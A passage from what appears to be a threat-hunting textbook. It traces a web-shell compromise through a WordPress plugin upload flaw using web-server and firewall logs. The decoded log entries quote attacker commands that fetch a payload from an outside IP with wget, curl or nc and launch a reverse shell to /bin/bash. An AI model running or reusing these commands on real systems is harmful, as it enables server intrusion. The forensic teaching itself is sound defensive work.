- We assess that advanced persistent threat (APT) cyber actors are likely among those exploiting the vulnerability. The exploitation of the application poses a severe risk. Successful exploitation of the vulnerability allows an attacker to place web shells, which enable the adversary to conduct post-exploitation activities such as compromising administrator credentials, conducting lateral movement, and exfiltrating information.

- *Technical details—*
  - The vulnerable version of the plugin allows users to upload files. By default, the plugin attempts to prevent `.php` and similar files that could be executed on the server from being uploaded by checking the file extension. It was discovered, however, that `.php` files can still be uploaded by changing the file extension.
  - Successful compromise of the application by exploiting CVE-2021-24347 allows the attacker to upload `.php` web shell files to `/var/www/html/wp-content/plugins/sp-client-document-manager`, bypassing file upload security controls implemented by the WordPress plugin.
  - After the initial exploitation, the web shell is accessible on `/wp-content/uploads/sp-client-document-manager`. Then the attacker attempts to move laterally, using information harvested from the compromised system to access other network systems.
  - Confirming a successful compromise might prove difficult. Attackers run cleanup scripts designed to remove traces of the initial point of compromise and hide any relationship between the vulnerability exploitation and the web shell.

- *Indicators of compromise*—IP addresses:
  - `188.169.199[.]59`
  - `178.175.8[.]253`
  - `216.158.226[.]206`
  - `119.59.124[.]163`
  - `59.95.67[.]172`
  - `59.96.27[.]163`
  - `59.99.198[.]133`
- *Indicators of compromise*—Web shell URL paths:
  - `/wp-content/uploads/sp-client-document-manager/`
- *Tactics, techniques, and procedures (TTPs)*—The actors have been observed using various TTPs, including the following:
  - Uploading web shells to disk for initial access (MITRE ATT&CK T1505.003)
  - Obfuscating information using Base64 encoding (MITRE ATT&CK T1027)
  - Conducting further operations to dump user credentials (MITRE ATT&CK T1003)
  - Adding/deleting user accounts as needed (MITRE ATT&CK T1136)
  - Deleting files to remove indicators from the host (MITRE ATT&CK T1070.004)
  - Exfiltrating data over the network (MITRE ATT&CK T1011)

4.1.3 Research work

The following timeline shows the sequence of events (figure 4.1):

- *January 21*—The system administrator created the account in question, supplier007, and gave the user access to the WordPress projects portal.
- *April 10*—The system administrator installed the vulnerable version of the plugin on the WordPress server.
- *June 2*—The credentials of the account, supplier007, were posted for sale on the dark web.
- *June 14*—The plugin vulnerability, CVE-2021-24347, was made public.
- *June 18*—The system administrator installed a new plugin version.
- *June 22*—The external provider of cyber threat intelligence informed the threat-intelligence team about a compromised account, supplier007.
- *June 23*—The threat-intelligence team shared the threat-intelligence report with the threat hunter.




Figure 4.1 Timeline: Sequence of events

Working closely with the threat-intelligence team, the vulnerability management team, and the system administrator, you confirmed that the version of the WordPress plugin previously deployed was vulnerable. You also confirmed that the system was patched successfully. Your research revealed that the following events are collected and stored in the event store for one year:

- Apache2 web access events from the web server hosting the WordPress site. The events are in `/var/log/apache2/access.log`.

- Firewall events for inbound and outbound connections to and from the web server. The firewall rules are applied to the virtual private cloud (VPC) that hosts the web server.

DEFINITION A *VPC* provides a private cloud computing environment within a shared public cloud.

Your research also revealed the following:

- The Apache2 web access events do not contain user identifiers.
- WordPress user activities are not captured.
- The WordPress application is deployed on a Kubernetes cluster hosted on the public cloud provider.
- A cloud load balancer is provisioned to allow public access to the WordPress site using ports `TCP/80` and `TCP/443`.

DEFINITION *Kubernetes* is an open source container orchestration platform that enables the operation of an elastic web server framework for cloud applications. *Containers* are packages of software that contain all the necessary elements, such as dependencies, libraries, and other binaries, to run in any environment. A *Kubernetes pod* is a group of one or more containers with shared storage and network resources.

4.2 The hunting expedition

Ideally, we would look into activities performed from the time the plugin was activated. In this case, the threat-

hunting window open on April 10. To uncover the initial set of clues, we start by searching events for activities identified as suspicious by the threat-intelligence report and our research.

4.2.1 Searching for malicious uploads

We start by looking for all upload attempts that might look suspicious. To achieve that goal, we need to understand the structure and content of the web server logs. The following listing is a sample web access event generated by the Apache web server and stored by default in `/var/log/apache2/access.log` on the web server.

Listing 4.1 Sample Raw Apache2 web access event

```
10.76.2.1 - - [31/Dec/2021:07:05:54 +0000] "GET /wp-admin/ HTTP/1.1" 200 9637
"https://35.242.130.160/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/605.1.15 (KHTML, like Gecko)Version/15.1 Safari/605.1.15"
```

When collected and stored in a data store such as Humio, Splunk, or Elasticsearch, additional fields are added to the event. Listing 4.2 shows a web server access event formatted in JSON and stored in the central event store, Humio.

NOTE For this chapter, you can download the web access logs from https://mng.bz/vJ94 and upload them to your preferred tool. The data upload procedure will depend on the tool you use. You can upload the data in Splunk by using the procedure described at https://mng.bz/n0z2. If you're using Elasticsearch, the following link describes the file upload procedure: https://mng.bz/o0Rp.

Listing 4.2 Sample Apache2 web access event in JSON format

```
{
  "@timestamp": "2021-12-31T07:05:54.000Z",
  "date": "31/Dec/2021:07:05:54",
  "host": {
    "name": "portal"                                          ①
  },
  "index": "default",
  "ip": "10.76.2.1",                                          ②
  "length": "9637",                                           ③
  "path": "/wp-admin/ HTTP/1.1",                              ④
  "remote_log_name": "-",
  "request_method": "GET",                                    ⑤
  "source": "/var/log/access.log",                            ⑥
  "sourcetype": "access_combined",                            ⑦
  "status": "200",                                            ⑧
  "timezone": "+0000",
  "user_agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
   AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.1
   Safari/605.1.15",                                          ⑨
  "userid": "-"
}
```

① **The hostname that generated the event, portal**

② **The IP address that is connected to the Apache web server. This shows as an internal IP address, 10.76.2.1, which is the IP address of the load balancer that the web server is hosted behind.**

③ **The length of the HTTP message in bytes, 9637**

④ **The path the HTTP request, /wp-admin/**

⑤ **The HTTP method, GET**

⑥ **The file from which this event was collected, /var/log/access.log (the location seen by the event collection agent)**

⑦ **A field added by the event store to identify this type of event, access_combined**

⑧ **The HTTP response code generated by the web server, 200, indicates that the request succeeded.**

⑨ **The client's web agent used by the client to connect to the web server, Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.1 Safari/605.1.15**

Now that we understand the structure of web access events, let us determine whether they contain names and extensions for project files uploaded to the WordPress site using the file upload plugin. If the uploaded filenames are logged, we expect to find them in the `path` field. The following search on the event store, Humio, looks for filenames in the path field in web access events.

Listing 4.3 Extracting filenames in web requests using Humio

```
sourcetype = access_combined AND status=200                    ①
| replace("HTTP\/1\.1", with="", field=path,
   as=path_only)                                               ②
| regex("(?<filename>\w+\.+\w+)", field=path_only)             ③
| groupby(field=filename, function=count())                    ④
| sort(field=_count, type=number, order=desc)                  ⑤
```

① **Search events of type of access_combined with status 200**

② **Removes HTTP/1.1 from the end of the path field and saves the results in a new field called path_only**

③ **Extracts filenames from the path_only field using a regex expression, (?<filename>\w+\.+\w+), and stores them in a new field called filename**

④ **Counts the filename occurrences to summarize the output**

⑤ **Sorts the output in descending order based on the value of _count, which contains the number of times a filename has been seen in events**

Listing 4.4 shows how you would run a similar search on Splunk instead of Humio. This example assumes that you have already uploaded your data and set the source type to `access_combined` when uploading the file. Similar to Humio, Splunk automatically parses the Apache web events when assigning source type `access_combined` to them. Please refer to the appendix to see how to upload and then search events in Splunk and Elasticsearch.

Listing 4.4 Extracting filenames in web requests using Splunk

```
sourcetype=access_combined status=200
| rex field=uri "(?<filename>\w+\.+\w+)"
| stats count by filename
| sort - count
```

If uploaded filenames are included in events, we expect to get an output with filenames with extensions such as `.docx`, `.pdf`, and `.xlsx`. The search output contains filenames extracted from the Apache web access events. The following output indicates that the names of the uploaded files are not captured in the web access events. Instead, the web access events capture web requests made to the Apache web server, such as requests to `ajax.php` and `login.php`.

Listing 4.5 Filenames extracted from Apache2 web requests

```
ajax.php
...
plan.php
index.php
...
jquery.remod
...
login.php
...
```

Although this news is not great, by now we know that things might not work the way we expect or desire, especially when we run an expedition for a new hunting play. Not being able to search for filenames in file upload activities drives us to look for other indicators, such as web requests to the plugin upload directory, `uploads/sp-client-document-manager`, an indicator listed in the threat-intelligence report.

Listing 4.6 Searching Apache2 access events containing the plugin upload directory

```
sourcetype = access_combined  AND
/uploads\/sp-client-document-manager/I                                    ①
| replace("HTTP\/1\.1", with="", field=path, as=path_only)
| time := formatTime("%Y/%m/%d %H:%M:%S", field=@timestamp, timezone=UTC)
| table([time, status,path_only])
| sort(field=time, order=asc)                                             ②
```

① **Search events containing the string /uploads/sp-client-document-manager, case-insensitive**

② **Sorts the search output based on the date field contained in events. This shows the older events on top.**

This search generates the following output.

Listing 4.7 Paths in web request containing the plugin upload directory

```
"time","status","path_only»

"2021/06/17 07:58:34","200",
"/wp-content/uploads/sp-client-document-manager/3/project-plan.php"

"2021/06/17 07:58:51","200",
"/wp-content/uploads/sp-client-document-manager/3/project-
plan.php?id=d2hvYW1p"

"2021/06/17 07:59:05","200",
"/wp-content/uploads/sp-client-document-manager/3/project-
plan.php?id=Y2QgL3RtcCA7
IHdnZXQgMzQuMTI1LjUzLjExOSAtTyBwcm9qZWN0LXBsYW4gfHwgY3VybCBodHRwOi8vMzQuMTI
1LjUzLjEx
OSAtLW91dHB1dCBwcm9qZWN0LXBsYW4gfHwgZWNobyByZXRyeQ%3D%3D"

"2021/06/17 07:59:30","200",
"/wp-content/uploads/sp-client-document-manager/3/project-
plan.php?id=d2hpY2ggbmM%3D"

"2021/06/17 08:00:00","200",
"/wp-content/uploads/sp-client-document-manager/3/project-
plan.php?id=IHNsZWVwIDEw
IHwgbmMgLXYgMzQuMTI1LjUzLjExOSA4MCA%2BIC90bXAvcHJvamVjdC1wbGFuICYmIGNobW9kI
Dc1NSAv
dG1wL3Byb2plY3QtcGxhbgo%3D"
```

```
"2021/06/17 08:00:49","200",
"/wp-content/uploads/sp-client-document-manager/3/project-
plan.php?id=bHMgLWxhIC90bXA%3D"

"2021/06/17 08:01:29","200",
"/wp-content/uploads/sp-client-document-manager/3/project-
plan.php?id=L3RtcC9wcm9q
ZWN0LXBsYW4gLWUgJy9iaW4vYmFzaCcgMzQuMTUyLjI5LjIyOCA4MCAtLXJlY29ubiAK"
```

The result of the search shows the following interesting activities:

- There are seven events in a span of three minutes.
- There are web requests for `project-plan.php`. The file is located under `/wp-content/uploads/sp-client-document-manager/3/`. It is abnormal for up-loaded project documents to have a `.php` extension. In addition, the upload policy should have restricted uploading files with a `.php` extension—a strong indicator of malicious activities.
- There are web requests with long query strings, such as `id=Y3AgL2V0Yy9wYXNzd2QgL3RtcCBcCmxzIC1sYSAvdG1w`. The queries contain the characters `a-z, A-Z, %2B` (the UTF-8 equivalent URL encoding for +), and `%3D` (the UTF-8 equivalent URL encoding for –), which imply Base64 encoding. This is another strong indicator of potential malicious activities.

NOTE **URL encoding converts characters to a format that can be transmitted by a tool like a browser in a Universal Record Indicator (URI).**

Following is the raw event for one of the web requests containing a long Base64-encoded query string.

Listing 4.8 Raw event with path containing the plugin upload directory

```
{
  "@timestamp": "2021-06-17T08:00:00.000Z",
  "date": "17/Jun/2022:08:00:00",
  "host": {
    "name": "portal"
  },
  "index": "default",
  "ip": "10.154.0.3",
  "length": "2094",
  "path": "/wp-content/uploads/sp-client-document-manager/3/project-
  plan.php?
   id=IHNsZWVwIDEwIHwgbmMgLXYgMzQuMTI1LjUzLjExOSA4MCA%2BIC90bXAvcHJvamVjdC1
   wbGFuICYm
   IGNobW9kIDc1NSAvdG1wL3Byb2plY3QtcGxhbgo%3D HTTP/1.1",
  "remote_log_name": "-",
  "request_method": "GET",
  "source": "/var/log/access.log",
  "sourcetype": "access_combined",
  "status": "200",                                          ①
  "timezone": "+0000",
  "user_agent": "Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101
  Firefox/91.0",
  "userid": "-"
}
```

① **HTTP response 200 indicates that the server responded successfully to the web request.**

The next logical action is to try to decode the Base64 query strings. We can use a Base64 decode function, `base64Decode`, available in the event store search feature.

Listing 4.9 Decoding Base64-encoded web requests

```
sourcetype = access_combined AND
/project-plan.php/i
| replace("HTTP\/1\.1", with="", field=path, as=path_only)
| regex(".*[iIdD]=(?<encoded>.*)", field=path_only)          ①
| replace("%3D", with="=", field=encoded, as=encoded)        ②
```

```
| replace("%2B", with="+", field=encoded, as=encoded)      ③
| decoded := base64Decode(encoded)                         ④
| table([date,decoded])
| sort(field=date, order=asc)                              ⑤
```

① **Extracts the Base64-encoded string from the field path_only and stores the extracted value in a new field called encoded**

② **Replaces %3D with = in the field encoded**

③ **Replaces %2B with + in the field encoded**

④ **Invokes the function base64Decode to decode the content of the field encode**

⑤ **Sorts the search output based on the date field contained in events. This shows the older events on top.**

Listing 4.10 shows the search output. Note that the web server responded with status `200` to all requests to `project-plan.php` hosted in `/wp-content/uploads/sp-client-document-manager/3`.

Although we could not locate `project-plan.php` in the directory, the decoded output reveals a lot about the attacker's activities. The output shows several commands sent by the attacker to what we believe is a web shell, `project-plan.php`. These commands are UNIX-based, indicating that the attacker is already aware of the underlying operating system of the web server. In addition, the output relates to one of the TTPs identified in the threat-intelligence report: obfuscating information using Base64 encoding (MITRE ATT&CK T1027).

Listing 4.10 Base64-decoded web requests

```
"time","decoded"

"2021/06/17 07:58:51","whoami"                             ①
```

```
"2021/06/17 07:59:05","cd /tmp ; wget 34.125.53.119 -O
project-plan || curl http://34.125.53.119 --output
project-plan || echo retry"                                    ②

"2021/06/17 07:59:30","which nc"                               ③

"2021/06/17 08:00:00"," sleep 10 | nc -v 34.125.53.119 80 >
/tmp/project-plan && chmod 755 /tmp/project-plan"               ④

"2021/06/17 08:00:49","ls -la /tmp"                            ⑤


"2021/06/17 08:00:49","/tmp/project-plan -e '/bin/bash'
34.152.29.228 80 --reconn»                                     ⑥
```

① **whoami is a command used to print the username associated with the current effective user identifier.**

② **The command "cd /tmp" changes the directory to /tmp. The command "; wget 34.125.53.119 -O project-plan" fetches the content hosted on a web server with IP address 34.125.53.119 and stores the content in a file named project-plan.**

③ **"|| curl http://34.125.53.119 --output project-plan": If the previous command was not successful, try to use a different tool, curl, to download the content. "|| echo retry": If the curl command was unsuccessful, echo the string retry to standard output.**

④ **"which nc": Identifies the location of the program nc on the file system**

⑤ **Lists all files in directory /tmp**

⑥ **Runs /tmp/project-plan with parameters "-e '/bin/bash' 34.152.29.228 80 --reconn"**

We believe that the attacker performed the following activities with the previous series of commands:

1. After successfully uploading the web shell file `project-plan.php`, potentially using `supplier007`, the attacker started to interact with the web shell by executing the command `whoami` to understand the user associated with the web service.
2. The attacker tried to download using `wget` or `curl` new code to the `/tmp` directory. That attack failed,

which indicates that `wget` and `curl` are not available on the system. We are expected to confirm this assumption with the system administrator.

3. The attacker tried to find out whether other useful transfer tools were available. The attacker tried to find out whether netcat, `nc`, was available, and it seems that `nc` was indeed available on the system. We contacted the system administrator, who confirmed that `wget` and `curl` are not available on the system, whereas `nc` is. We make a note of this information, as it might translate to recommendations we include in the threat-hunting report later.
4. The attacker transferred some content to the server using `nc` and stored the content in a file named `project-plan`. We are expected to confirm this assumption with the system administrator.
5. The attacker executed the `project-plan`, passing it the following parameters:
    a. `/bin/bash`
    b. IP address `34.152.29.228` and port `80`
    c. `--reconn`, which might be an instruction to `project-plan` to try to reconnect automatically if the connection is dropped for some reason

6. No further events after the execution of what seems to be an outbound connection attempt indicate that the interaction between the attacker and the web server has moved to a new channel established by the execution of `/tmp/project-plan`.
7. It is worth noting that the attacker named the files in a such way that they are relevant to the service delivered by the compromised web server.

At this stage, we can tell that `project-plan.php` is a web shell that was uploaded at an unknown time to the web server by exploiting the WordPress plugin vulnerability and using the compromised account, `supplier007`. This is one of the TTPs identified in the threat-intelligence report: uploading web shells to disk for initial access (MITRE ATT&CK T1505.003). To capture the clues and findings, we create the threat-hunting timeline (figure 4.2).

Figure 4.2 Findings timeline

In this scenario, we are expected to update the threat-intelligence team continuously with our findings, take

immediate action, and continue our hunt to uncover more evidence. For that purpose, we update the previously created security incident case with our findings. In addition, we engage the incident-response team if they are not yet involved. So far, important details that we could not establish yet include

- When was `project-plan.php` uploaded?
- Which user uploaded the file `project-plan.php`?

Details that we need to confirm include

- The content of `/tmp/project-plan`
- Whether the outbound connections to `34.125.53.119` and `34.152.29.228` using port `80` were successful and, if so, the content downloaded or activities performed in these connections

4.2.2 Digging more into the web requests

Let's try to establish when the web shell file `project-plan.php` was uploaded. The `3` in the URL path we saw earlier, `/wp-content/uploads/sp-client-document-manager/3/`, refers to the user account on WordPress. At this stage, we would contact the web server administrator to

- Confirm the identity of user `3`. The administrator replied to our request and identified `supplier007` as user `3`. The administrator also mentioned that the account has been disabled and all access privileges have been revoked.
- Get the list of files in the `/var/www/html//wp-content/uploads/sp-client-document-manager/3/` directory and perform a systemwide search for the file `project-plan.php`. Considering the urgency and the visibility of this threat-hunting expedition, the administrator took immediate action and shared with us the following list of files in the directory.

Listing 4.11 Content of the plugin upload directory

```
ls /var/www/html//wp-content/uploads/sp-client-document-manager/3/

>
important-document-2.docx
project-1-cost-v0.1.xls
project-2-cost-v0.11.xls
project-2-update.pdf
project-team-photo.jpeg

find / -name "project-plan.php" -print
>
(None)
```

The directory does not contain files with a `.php` extension, although we established earlier that requests to `project-plan.php` were successfully served by the web server. The web server responded to requests to `project-plan.php` with the status `200`. In addition, a systemwide search for the file did not result in any findings. Not being able to locate the file indicates that the attacker deliberately

deleted the file at one point to cover their tracks. This is one of the TTPs identified in the threat-intelligence report: deleting files to remove indicators from the host (MITRE ATT&CK T1070.004).

Now let's try to find the content written for `/tmp`. We sent a request to the system administrator for the content of the `/tmp` directory. Unfortunately, the system administrator informed us that `/tmp` is empty. Again, not being able to locate files in `temp` indicates that the attacker deleted the file.

Considering the extent to which the attacker went to cover their tracks, we asked the system administrator for the content of the `/var/log/apache2` directory, where the Apache2 web server logs are stored. The following listing shows the files in the directory shared by the administrator.

Listing 4.12 Content of the Apache2 default log directory

```
-rw-r--r-- 1 root root   1032809 Jun  17 20:38 access.log
-rw-r--r-- 1 root root    133666 Jun  17 21:49 error.log
drwx------ 2 root root     16384 Dec 22 18:53 lost+found
-rw-r--r-- 1 root root    358598 Jun  17 21:38 other_vhosts_access.log
```

The output shows that the log files `access.log`, `error.log` and `other_vhosts_access.log` located in `/var/log/apache2` were created on June 16, the same date when the suspicious web requests were made. The file creation indicates that the attacker deleted previous versions containing previous events. Luckily, events are collected in the central event store when they were first written to file. Unfortunately, this also means that the

attacker was able to gain root-level access to the system. The permission assigned to these files allows only the owner, `root`, to modify or delete them, which is extremely alarming. It's time to update the threat-hunting findings timeline (figure 4.3).

Figure 4.3 Findings timeline with an additional event at 20:38

The extent of covering tracks indicates a sophisticated and targeted attack. Our investigation revealed details we should share immediately with the other team members. Disabling the account, `supplier007`, is insufficient; we now have strong evidence that the system has been compromised. What other actions should the team take? In addition, should the incident be escalated to higher management—the CIO or higher? The incident response process should clearly define the severity levels and the escalations and notifications associated with each level.

4.2.3 Tracking with firewall logs

So far, we've used one event source type: the Apache web access logs. It's time to gain further insights by accessing the firewall logs.

We analyze inbound connections logged by the cloud provider firewall. These logs are available for search in the Humio event data store. Our analysis of the firewall logs will focus on the time when we identified requests to `project-plan.php`.

Reviewing the complete list of connections is time-consuming. We should get a manageable number of network connections if we restrict our search to

- A few minutes (such as 10) before and after the time of the first suspicious web access event containing the Base64-encoded `whoami` command
- Web requests destined to TCP ports `80` and `443`
- Traffic destined for one of the nodes hosting the web portal pods

Listing 4.13 Searching cloud firewall logs in Humio

```
sourcetype=gcp:firewall                                          ①
| src_ip := rename(jsonPayload.connection.src_ip)                 ②
| dest_ip := rename(jsonPayload.connection.dest_ip)
| dest_port := rename(jsonPayload.connection.dest_port)
| protocol := rename(jsonPayload.connection.protocol)
| disposition := rename(jsonPayload.disposition)
| protocol=6 AND (dest_port=80 OR dest_port=443)
  AND dest_ip=35.242.130.160                                     ③
| time := formatTime("%Y/%m/%d %H:%M:%S", field=@timestamp, timezone=UTC)
| table([time, src_ip, dest_ip, dest_port, protocol, disposition])
| sort(field=time, order=asc)
```

① **Search events generated by the cloud firewall provider**

② **Renames the long field name jsonPayload.connection.src_ip to a shorter version, src_ip**

③ **Searches for TCP (protocol number 6) and either port 80 or port 443), which the web server listens to, and a destination IP address of 35.242.130.160, which is the web server public IP address**

The output of the search shows 35 connections using `TCP/443`.

Listing 4.14 Cloud firewall events matching search criteria

```
"time","src_ip","dest_ip","dest_port","protocol","disposition"

"2021/06/17 07:57:20","185.220.100.250","35.242.130.160","443","6","ALLOWED"
"2021/06/17 07:57:21","185.220.100.250","35.242.130.160","443","6","ALLOWED"
"2021/06/17 07:57:21","185.220.100.250","35.242.130.160","443","6","ALLOWED"
"2021/06/17 07:57:21","185.220.100.250","35.242.130.160","443","6","ALLOWED"
"2021/06/17 07:57:21","185.220.100.250","35.242.130.160","443","6","ALLOWED"
"2021/06/17 07:57:26","185.220.100.250","35.242.130.160","443","6","ALLOWED"
"2021/06/17 07:58:02","185.220.100.250","35.242.130.160","443","6","ALLOWED"
...
"2021/06/17 07:59:06","134.209.24.42","35.242.130.160","443","6","ALLOWED"
"2021/06/17 07:59:11","185.220.100.250","35.242.130.160","443","6","ALLOWED"
...
"2021/06/17 08:04:14","185.220.100.250","35.242.130.160","443","6","ALLOWED"
```

The following search summarizes the source IP addresses and their locations.

Listing 4.15 Searching and summarizing source IP addresses

```
sourcetype=gcp:firewall
| src_ip := rename(jsonPayload.connection.src_ip)
| dest_ip := rename(jsonPayload.connection.dest_ip)
| dest_port := rename(jsonPayload.connection.dest_port)
| protocol := rename(jsonPayload.connection.protocol)
| disposition := rename(jsonPayload.disposition)
| protocol=6 AND (dest_port=80 OR dest_port=443) AND dest_ip=35.242.130.160
| ipLocation(field=src_ip)
| groupby(field=[src_ip.country, src_ip, dest_port], function=count())
| sort(field=_count, order=desc)
```

This search generates the following output.

Listing 4.16 List of IP addresses with `count`

```
"src_ip.country","src_ip","dest_port","_count"
"DE","185.220.100[.]250","443","33"
"GB","134.209.24[.]42","443","1"
"DE","139.162.145[.]250","443","1"
```

The search output shows incoming requests from the following source IP addresses:

- `185.220.100[.]250`—Located in `DE` (country code for Germany), with 33 connections
- `134.209.24[.]42`—Located in `GB` (country code for Great Britain), with 1 connection
- `139.162.145[.]250`—Located in `DE`, with 1 connection

Let's collect further information about these IP addresses, such as reputation and related indicators of compromise (IOCs). To do so, we perform a quick search for the IP addresses on VirusTotal and Talos. Figure 4.4 shows a snapshot from VirusTotal for each IP address.

NOTE **The snapshots in figures 4.4 and 4.5 were taken at a specific time. You will probably get different values when you perform the search yourself.**

